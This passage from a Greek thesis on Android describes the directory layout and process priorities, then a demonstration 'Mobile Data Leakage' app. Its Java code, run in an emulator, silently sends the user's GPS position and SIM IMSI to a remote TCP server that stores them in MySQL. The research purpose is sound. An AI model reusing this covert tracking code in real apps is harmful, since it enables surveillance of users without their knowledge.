Ο προγραμματιστής επιλέγει με ποιον τρόπο θα δημιουργήσει το δικό του project, δηλαδή ένας προγραμματιστής στην πλατφόρμα του Android έχει τη δυνατότητα να γράψει κώδικα ή να δημιουργήσει κώδικα απλά μεταφέροντας έτοιμες λειτουργίες όπως κουμπιά (buttons) , μπάρες (bars), κείμενα (texts) και άλλα πολλά, απλά χρησιμοποιώντας τα έτοιμα γραφικά του eclipse και κάνοντάς τα μεταφορά από την επιφάνεια του layout. Κατά τη μεταφορά αυτή παρασκηνιακά δημιουργείται ο αντίστοιχος κώδικας, ο οποίος είναι ο ίδιος ή σχεδόν ο ίδιος με τον κώδικα που θα έγραφε ένας προγραμματιστής στις παλαιότερες πλατφόρμες προγραμματισμού.

4.6. Παρουσίαση των Directories.

Android 2.2.

Τα αρχεία που χρησιμοποιούνται για δημιουργία μιας εφαρμογής μπορεί να είναι και έτοιμες βιβλιοθήκες με την επέκταση jar. Όπως για παράδειγμα φαίνεται παρακάτω.



Σχήμα 21: Directories.

Μέσα στον κατάλογο android.jar εμπεριέχεται μια ποικιλία από βιβλιοθήκες ικανές για να υποστηρίξουν μια εφαρμογή.

Android Dependences.

Src Directory (src).

Περιέχει όλα τα αρχεία, δηλαδή τις κλάσεις και τον κώδικα της εφαρμογής.

Gen Directory (gen).

Το gen directory περιέχει παραγόμενες τιμές του project όπως είναι η κλάση R.java η οποία περιέχει και τις βασικές πηγές ενός project. Κάθε νέο project που δημιουργείται, αυτόματα δημιουργείται και μια R.java κλάση μέσω του Android development Environment.

Assets

Στο directory assets αποθηκεύονται δεδομένα όλων των ειδών που αφορούν μια εφαρμογή. Ένας developer μπορεί να κάνει χρήση όλων των αποθηκευμένων δεδομένων μέσω του εργαλείου Assets Manager.

Resources Directory (res)

Ο φάκελος res περιλαμβάνει όλους τους πόρους της εφαρμογής όπως strings, colors, dimensions, styles and static arrays of strings or integers και όχι μόνο, αλλά όπως φαίνεται και στο σχήμα υπάρχουν και υποκατάλογοι, οι οποίοι αποθηκεύουν ξεχωριστά αντικείμενα ανάλογα με τις ανάγκες του προγράμματος. Όπως για παράδειγμα είναι οι υποκατάλογοι drawable-hdpi, drawable-ldpi, drawable-mdpi και ο drawable-xhdpi ο οποίος είναι από τους υποκαταλόγους που δημιουργείται αυτόματα από την ίδια την εφαρμογή και περιέχει τις εικόνες που θα χρησιμοποιηθούν στην εφαρμογή.

Layout (res)

Το Android παρέχει στους προγραμματιστές έναν εύκολο τρόπο να ορίζουν τη γραφική διεπαφή της εφαρμογής τους. Πέρα από τον παραδοσιακό τρόπο της δημιουργίας αντικειμένων προγραμματιστικά, δίνει τη δυνατότητα να δημιουργούνται αρχεία διατάξεων (layout files) τα οποία ορίζουν την δομή της εμφάνισης μιας γραφικής διεπαφής, όπως είναι μια Activity ή ένα widget. Φυσικά μπορούν να χρησιμοποιηθούν ταυτόχρονα και οι δυο τρόποι αν και προτιμάται η χρήση των αρχείων XML. Τα παραπάνω αρχεία διατάξεων αποθηκεύονται στον κατάλογο res/drawable.

Values (res)

Οι κυριότεροι πόροι στην κατηγορία αυτή είναι δύο τα String resources και Style rescourses. Για την περίπτωση των String οι πόροι αυτού του τύπου ορίζουν τα αλφαριθμητικά, πίνακες αλφαριθμητικών, πληθυντικούς αριθμούς και χρώματα. Οι πόροι αυτοί αποθηκεύονται στον κατάλογο res/values/ και είναι προσβάσιμοι από τις κλάσεις R.string, R.array, R.plurals και R.colors αντίστοιχα.

AndroidManifest.xml

Είναι το αρχείο ελέγχου το οποίο υπάρχει μέσα στον κεντρικό φάκελο κάθε εφαρμογής και μέσα σε αυτό περιγράφονται οι ιδιότητες της εφαρμογής. Επιπλέον δηλώνονται τα components των Activities και των Services καθώς επίσης και οι απαραίτητες άδειες (permissions) των εφαρμογών.

Bin

Στον κατάλογο bin βρίσκονται τα αρχεία που παράγονται μετά τη μεταγλώττιση της εφαρμογής. Εκεί βρίσκεται για παράδειγμα το πακέτο apk της εφαρμογής το οποίο μπορεί να χρησιμοποιηθεί κατά την εγκατάσταση. Ωστόσο για να μπορεί να διανεμηθεί το παραπάνω πακέτο μέσω της υπηρεσίας Google Play, θα πρέπει πρώτα να υπογραφεί ψηφιακά. Το Android SDK παρέχει ένα εργαλείο που βοηθά τον προγραμματιστή στη διαδικασία αυτή. Ακόμη πιο εύκολα, ένα πακέτο μπορεί να υπογραφεί ψηφιακά μέσω ενός εύχρηστου γραφικού περιβάλλοντος επιλέγοντας την εξαγωγή της εφαρμογής από το Eclipse IDE.

4.7. Διεργασίες και προτεραιότητες Android.

Κάθε εφαρμογή Android τρέχει τη δική της διεργασία και παραμένει εκτελέσιμη στο παρασκήνιο μέχρι ο χρήστης να δώσει τον τερματισμό αυτής ή το ίδιο το σύστημα λόγω έλλειψης μνήμης να την τερματίσει[15][16]. Σε ό,τι αφορά στο σύστημα και στον τερματισμό των διεργασιών, υπάρχει μια ιεραρχία που

ακολουθείται από τον επεξεργαστή της συσκευής, η οποία θα παρουσιαστεί παρακάτω. Πρόκειται για πέντε διαφορετικές διεργασίες με τη δική τους βαρύτητα η καθεμία από αυτές και τη δική της προτεραιότητα.

- **Διεργασία προσκήνιου (Foreground Process):** Διεργασία προσκήνιου συναντάμε όταν εκτελείται ένα Activity, ένας Broadcast receiver (Δέκτης εκπομπής) ή κάποιο Service.
- **Ορατή διεργασία (Visible Process):** Είναι μια διεργασία δραστηριότητας τύπου Activity, ορατή στην οθόνη της συσκευής.
- **Διεργασία υπηρεσίας (Service Process):** Μια διεργασία που περιέχει ένα service την οποία έχει εκκινήσει.
- **Διεργασία παρασκηνίου (Background Service):** Μια διεργασία που περιέχει ένα Activity, το οποίο δεν είναι ορατό στον χρήστη.
- **Άδεια Διεργασίας (Empty Process):** Μια διεργασία στην οποία δεν περιέχεται κανένα ενεργό στοιχείο.

Όλες οι παραπάνω διεργασίες αποτελούν και τα επίπεδα διαβάθμισης προτεραιότητας διεργασιών. Τα σύστημα από μόνο του πολλές φορές μπορεί να αποφασίσει τη διακοπή μιας διεργασίας λόγω έλλειψης μνήμης και να δώσει προτεραιότητα σε μια άλλη υψηλότερου επιπέδου[17].


5. Εφαρμογή Mobile Data Leakage.

5. Εφαρμογή.

5.1. Εισαγωγή.

Στα πλαίσια της εργασίας αυτής δημιουργήθηκε μια ενδεικτική εφαρμογή Geolocation η οποία κάθε φορά που ενημερώνεται η θέση του χρήστη στέλνει στο παρασκήνιο τη θέση, το IMSI της smart card την ώρα,την ημερομηνία και το host address, σε ένα απομακρυσμένο εξυπηρετητή(server).

Η διάταξη φαίνεται στο παρακάτω σχήμα:



Σχήμα 22: Πειραματική διάταξη.

Οι βασικές απαιτήσεις για την παραπάνω διάταξη είναι οι εξής:

- Δημιουργία μιας ενδεικτικής εφαρμογής σε Android, που να κάνει χρήση του GPS της συσκευής.

- Κάθε φορά που ενημερώνεται η θέση του χρήστη, η εφαρμογή κάνει χρήση της σύνδεσης του κινητού στο διαδίκτυο, δημιουργεί μια σύνδεση TCP με τον απομακρυσμένο εξυπηρετητή, και στέλνει τα στοιχεία.
- Ο απομακρυσμένος εξυπηρετητής τρέχει σε ένα μηχάνημα με δημόσια διεύθυνση, και δέχεται συνδέσεις TCP.
- Ο εξυπηρετητής αποθηκεύει τα στοιχεία που δέχεται σε μια βάση δεδομένων, για μελλοντική χρήση.

Για να είναι δυνατή η επικοινωνία ανάμεσα στην εφαρμογή και τον εξυπηρετητή, πρέπει να είναι σταθερή και γνωστή η διεύθυνση του εξυπηρετητή. Η εφαρμογή για το smart phone θα υλοποιηθεί σε Android, και θα ονομάζεται AndroidGPSTracking, ενώ η εφαρμογή εξυπηρετητή θα υλοποιηθεί ως ένα Java application, και θα ονομάζεται LocationReportingServer.

Η περιγραφή της πειραματικής διάταξης συνοπτικά έχει ως εξής:


- Android Emulator με εφαρμογή Geolocation με όνομα AndroidGPSTracking.
- TCP Listening Server με βάση δεδομένων για την αποθήκευση των στοιχείων του χρήστη με όνομα LocationReportingServer.
- MySQL Server με τον οποίο επικοινωνεί ο LocationReportingServer για την για την αποθήκευση των στοιχείων του χρήστη.
- Η εφαρμογή γνωρίζει εκ των προτέρων την IP διεύθυνση και πόρτα που ακούει ο Server.

Και οι δυο εφαρμογές αναπτύσσονται σε Eclispe. Το android application τρέχει σε android emulator. Η βάση δεδομένων φιλοξενείται σε MySQL Server.

5.2. Σχεδιασμός και υλοποίηση του AndroidGPSTracking.


Η εφαρμογή αποτελείται από 3 κλάσεις:

- AndroidGPSTrackingActivity, το activity της εφαρμογής.
- GPSTracker: χρησιμοποιεί το GPS της συσκευής για να πάρει το γεωγραφικό στίγμα.
- LocationReporter: Thread το οποίο τρέχει στο παρασκήνιο και στέλνει τα στοιχεία του χρήστη στο Server.



Σχήμα 23: Διάγραμμα κλάσεων AndroidGPSTracking.

Το MainActivity ύστερα από επιλογή του χρήστη εμφανίζει το στίγμα του GPS, και στο παρασκήνιο τρέχει το LocationReporter (ως Thread).



Σχήμα 24 : Διάγραμμα δραστηριότητας.

Ακολουθεί το Manifest αρχείο της εφαρμογής. Δηλώνεται άδεια χρήσης του διαδικτύου, του GPS, αλλά και άδεια για την πρόσβαση στα στοιχεία της smartcard.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.gpstracking"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk android:minSdkVersion="8" />

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name" >
        <activity
            android:name=".AndroidGPSTrackingActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category    android:name="android.intent.category.LAUNCHER"
/>
            </intent-filter>
        </activity>
    </application>

      <uses-permission
android:name="android.permission.ACCESS_FINE_LOCATION" />
      <uses-permission android:name="android.permission.INTERNET" />
      <uses-permission   android:name="android.permission.READ_PHONE_STATE"
/>

</manifest>
```


Το layout της εφαρμογής είναι πολύ απλό. Έχει μόνο ένα πλήκτρο το οποίο χρησιμοποιείται για την ενημέρωση της θέσης. Η εμφάνιση της θέσης του χρήστη γίνεται με τη χρήση του Toast, το οποίο εμφανίζει για λίγο χρόνο ένα υπερκείμενο μήνυμα στην οθόνη.

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="vertical" >

    <Button android:id="@+id/btnShowLocation"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Show Location"
        android:layout_centerVertical="true"
        android:layout_centerHorizontal="true"/>

</RelativeLayout>
```

Ο πλήρης κώδικας της εφαρμογής βρίσκεται στο παράρτημα. Στη συνέχεια παρατίθεται ένα απόσπασμα του που χαρακτηρίζεται ως ο "πυρήνας" της εφαρμογής. Ο κώδικας ενεργοποιείται όταν πατηθεί το πλήκτρο btnShowLocation.

```
  btnShowLocation.setOnClickListener(new View.OnClickListener() {


  public void onClick(View arg0) {

 // Δημιουργία του GPSTracker για την εύρεση της θέσης
    gps = new GPSTracker(AndroidGPSTrackingActivity.this);

  // αν είναι δυνατή η εύρεση της θέσης
    if(gps.canGetLocation()){

        //λήψη των συντεταγμένων
        double latitude = gps.getLatitude();
        double longitude = gps.getLongitude();

      //λήψη του IMSI από τη smartcard
       TelephonyManager                    mTelephonyMgr                    =
(TelephonyManager)getSystemService(Context.TELEPHONY_SERVICE);
       String imsi = mTelephonyMgr.getSubscriberId();

      //δημιουργία του thread για την αποστολή των στοιχείων
        reporter = new LocationReporter(gps,imsi);
      //Παράλληλη εκτέλεση του LocationReporter  thread στο παρασκήνιο
        reporter.start();


      // Εμφάνιση της θέσης στο χρήστη
      Toast.makeText(getApplicationContext(), "Your Location is - \nLat: "
+ latitude + "\nLong: " + longitude, Toast.LENGTH_LONG).show();
    }else{
```

```
            // can't get location
            // GPS or Network is not enabled
            // Ask user to enable GPS/network in settings
            gps.showSettingsAlert();
    }
```

5.3. Σχεδιασμός και υλοποίηση του LocationReportingServer.


Αποτελείται από τις κλάσεις:


- TCPServer: Ένας απλός TCP Server που δέχεται πακέτα TCP με τα στοιχεία χρηστών κινητών τηλεφώνων.
- Database: Κλάση που χρησιμοποιείται για την αποθήκευση των δεδομένων χρηστών σε βάση δεδομένων.

Απαιτείται η δημιουργία βάσης δεδομένων, με ένα πίνακα (με όνομα Location) ο οποίος αποτελείται από τα παρακάτω πεδία.

#	Όνομα	Τύπος	Σύνθεση	Χαρακτηριστικά	Κενό	Προεπιλογή	Πρόσθετα
1	**id**	int(11)			Όχι	*Καμία*	AUTO_INCREMENT
2	**date**	datetime			Όχι	*Καμία*	
3	**imsi**	varchar(255)	utf8_unicode_ci		Όχι	*Καμία*	
4	**host**	varchar(255)	utf8_unicode_ci		Όχι	*Καμία*	
5	**latitude**	double			Όχι	*Καμία*	
6	**longitude**	double			Όχι	*Καμία*	

Σχήμα 25: Βάση δεδομένων.





Σχήμα 26: Διάγραμμα κλάσεων LocationReportingServer.

Ο πλήρης κώδικας της εφαρμογής βρίσκεται στο παράρτημα. Στη συνέχεια παρατίθεται ο κατασκευαστής του TCPServer, στον οποίο βρίσκεται το κύριο μέρος της εφαρμογής.

```
public TCPServer(int port){

            //σύνδεση με τη βάση δεδομένων
            Database db =  new Database();



  ServerSocket serverSocket;
  try {
       //δημιουργία ενός TCP server socket
       serverSocket = new ServerSocket(port);


       System.out.println("TCP Server listening...");

       while(true)
       {
```


```
        //ο server περνά σε κατάσταση αναμονής για νέες συνδέσεις
         Socket connectionSocket = serverSocket.accept();

       //λήψη δεδομένων
         BufferedReader inFromClient =
                                  new                                BufferedReader(new
InputStreamReader(connectionSocket.getInputStream()));

     //περιμένουμε μια γραμμή με τα στοιχεία του χρήστη
      String sentence = inFromClient.readLine();
      System.out.println("RECEIVED: " + sentence);

       //η γραμμή είναι της μορφής: "imsi:latitude:longitude"
       //Τμηματοποίησης της γραμμής με βάση το χαρακτήρα ":"
       StringTokenizer tokenizer = new StringTokenizer(sentence,":");
       if(tokenizer.countTokens()==3){

       //αποθήκευση των στοιχείων σε μεταβλητές
         String imsi = tokenizer.nextToken();
         Double latitude =  new  Double(tokenizer.nextToken());
         Double longitude  =  new Double(tokenizer.nextToken());

       //τρέχουσα ημερομηνία
         DateFormat dateFormat=new SimpleDateFormat("yyyy/MM/dd HH:mm:ss");
                           Date date = new Date();


       System.out.println("RECEIVED: " + dateFormat.format(date) + ":" +
connectionSocket.getRemoteSocketAddress().toString() + ":" + sentence);

       //προσθήκη των δεδομένων στη βάση δεδομένων
       db.addLocation(  connectionSocket.getRemoteSocketAddress().toString()
, imsi, latitude, longitude);

     }
    }

   } catch (SocketException e) {
       e.printStackTrace();
   } catch (IOException e) {
       e.printStackTrace();
   }
  finally{
       //κλείσιμο της σύνδεσης με τη βάση δεδομένων
       db.close();
  }


}
```

5.4. Android emulator της εφαρμογής.

Για την εκτέλεση της εφαρμογής χρησιμοποιήθηκε ο emulator Android 2.2


Σχήμα 27: Αρχική οθόνη εφαρμογών.

Ανοίγοντας την εφαρμογή AndroidGPSTracking παρουσιάζεται η παρακάτω εικόνα.



